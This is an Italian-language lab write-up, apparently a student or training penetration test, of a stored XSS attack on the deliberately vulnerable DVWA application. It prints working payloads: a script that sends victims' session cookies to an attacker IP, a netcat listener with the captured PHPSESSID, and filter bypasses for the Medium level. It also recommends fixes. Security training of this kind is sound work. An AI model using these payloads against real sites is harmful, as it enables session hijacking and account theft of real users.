Web Application Exploit: Stored XSS

Oggetto: Analisi della sicurezza Web Application (DVWA) – Vulnerabilità Cross-Site Scripting (XSS)Stored

Autori: Datashields

Sintesi

Il presente documento riporta l'analisi tecnica di un'attività di ***Vulnerability Assessment*** e ***Penetration Testing*** mirata alle applicazioni web. È stato simulato un attacco di tipo **Stored Cross-Site Scripting (XSS)** sulla piattaforma DVWA (Damn Vulnerable Web App). L'attività ha dimostrato come un input non sanitizzato permetta a un attaccante di iniettare codice **JavaScript malevolo**, memorizzarlo sul server e ottenere il furto delle sessioni (***Session Hijacking***) degli utenti legittimi.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'attività si svolge in un ambiente di laboratorio controllato e isolato (Sandbox), costituito da due macchine virtuali sulla stessa rete locale:

- **Attacker:** Kali Linux (IP 192.168.104.100), utilizzata per l'iniezione del payload e la ricezione dei dati esfiltrati.
- **Target:** Metasploitable 2 (IP 192.168.104.150), che ospita la Web Application vulnerabile DVWA.

Focus della vulnerabilità: Stored XSS

L'obiettivo è sfruttare una vulnerabilità XSS persistente. A differenza dell'XSS riflesso, in questo caso il codice malevolo viene memorizzato sul server (ad esempio in un database dei commenti) ed eseguito automaticamente dal browser di chiunque visualizzi la pagina compromessa. La simulazione prevede il furto dei cookie di sessione inoltrandoli a un server sotto il controllo dell'attaccante.

Strumenti

- **DVWA (Damn Vulnerable Web Application):** Applicazione web PHP/MySQL intenzionalmente vulnerabile utilizzata per il test.
- **Burp Suite:** Piattaforma di proxying per intercettare, analizzare e modificare il traffico HTTP/HTTPS, utile per comprendere il comportamento dell'applicazione e testare i payload.
- **Netcat:** Utility utilizzata sulla macchina attaccante per mettersi in ascolto sulla porta 4444 e ricevere i cookie esfiltrati.

Svolgimento

1. Configurazione Iniziale e Accesso

Si accede alla web application DVWA tramite il browser della macchina Kali digitando l'indirizzo del target (http://192.168.104.150). Comparirà la home della macchina Metasploitable.



Figura 1 Homepage di Metasploitable2

Si seleziona "DVWA" e si effettua il login con le credenziali di default:

- **Nome utente:** admin
- **Password:** password



Figura 2 Pagina di login

Una volta effettuato l'accesso, è necessario impostare il livello di sicurezza ("Security Level") su **"Low"** nella sezione "DVWA Security". In questo modo la macchina non oppone resistenza ai tentativi di penetrazione.



Figura 3 Security low dentro DVWA

2. Esecuzione dell'attacco (Security Level: Low)

Verifica della vulnerabilità (Proof of Concept) Ci si sposta nella sezione "XSS stored" della DVWA. Per verificare la presenza della falla, si inserisce un payload di test nel modulo dei commenti (Guestbook): `<script>alert('Questi sono i Datashields'); </script>`.



Figura 4 Alert generato dall'input del payload nel Guestbook

Una volta inviato, il server memorizza l'input nel database senza sanitizzarlo. Quando la pagina viene ricaricata, il browser esegue il codice visualizzando un popup. Questo conferma che l'applicazione è vulnerabile.

Exploitation: Furto dei Cookie (Session Hijacking)

Per trasformare la vulnerabilità in un attacco concreto, si procede al furto dei cookie di sessione. Sulla macchina Kali, si utilizza Netcat per mettersi in ascolto sulla porta 4444 in attesa dei dati: nc -lvnp 4444.

Nel campo commenti della DVWA, si inietta il seguente codice JavaScript malevolo che crea un oggetto immagine e imposta la sua sorgente verso l'IP dell'attaccante, accodando i cookie della vittima: `<script>new Image().src="http://192.168.104.100:4444/log.php?q="+document.cookie; </script>.`

Non appena un utente visualizza la pagina, lo script viene eseguito. Sulla macchina Kali, Netcat riceve una connessione contenente i dati della sessione (PHPSESSID): GET /log.php?q=security=low;%20PHPSESSID=1e0462bb....

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 58350
GET /log.php?q=security=low;%20PHPSESSID=1e0462bb70c68e9f9289f2730aa64c4d HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Figura 5 Terminale kali con cookie ricevuti via Netcat

3. Esecuzione dell'attacco (Security Level: Medium)

Nota: Questa sezione integra l'analisi estendendo il test al livello di sicurezza medio, dove vengono introdotti filtri di base.

Analisi del filtro

Impostando il livello di sicurezza su **"Medium"**, l'applicazione implementa una sanitizzazione dell'input. Analizzando il codice sorgente (o osservando il comportamento), si nota che il campo "Message" utilizza la funzione **strip_tags()** che rimuove i tag HTML, rendendo inefficace il payload <script>. Tuttavia, spesso il campo "Name" o l'uso di tecniche di bypass (come la manipolazione delle maiuscole/minuscole o tag alternativi) permettono ancora l'exploit.

In molti scenari DVWA Medium, il filtro applica un semplice **str_replace** che rimuove l'occorrenza esatta di <script>.

Bypass e Exploitation

Per aggirare il filtro, è possibile utilizzare due tecniche principali:

1. **Case Manipulation:** Poiché il filtro potrebbe cercare solo <script> in minuscolo, si può utilizzare: `<ScRiPt>alert('Hacked')</sCrIpT>`
2. **Tag Alternativi:** Se il tag script è bloccato ma altri tag sono permessi, si può usare un tag immagine con gestore di eventi: `<img src=x onerror=alert(document.cookie)>`



Figura 6 Alert generato con Case Manipulation a livello Medium

Eseguendo l'iniezione con il payload modificato, il popup appare comunque, confermando che la sanitizzazione è incompleta e l'attacco XSS è ancora possibile.

Conclusioni

L'attività ha dimostrato come un XSS persistente possa compromettere gravemente la sicurezza degli utenti, permettendo il furto di account senza interazione attiva della vittima.

- **Livello Low:** Nessuna protezione; l'attacco è banale e immediato.
- **Livello Medium:** Protezione debole (blacklist o sanitizzazione parziale); l'attacco è possibile tramite offuscamento o uso di vettori alternativi.

Per mettere in sicurezza l'applicazione, si raccomandano le seguenti azioni correttive:

1. **Validazione Rigorosa:** Validare e sanitizzare tutti gli input (es. usando htmlspecialchars in PHP per convertire i caratteri speciali in entità HTML).
2. **Encoding dell'Output:** Assicurarsi che i dati mostrati al browser siano trattati come testo e non come codice eseguibile.
3. **HttpOnly:** Impostare il flag HttpOnly sui cookie di sessione per impedirne la lettura tramite JavaScript.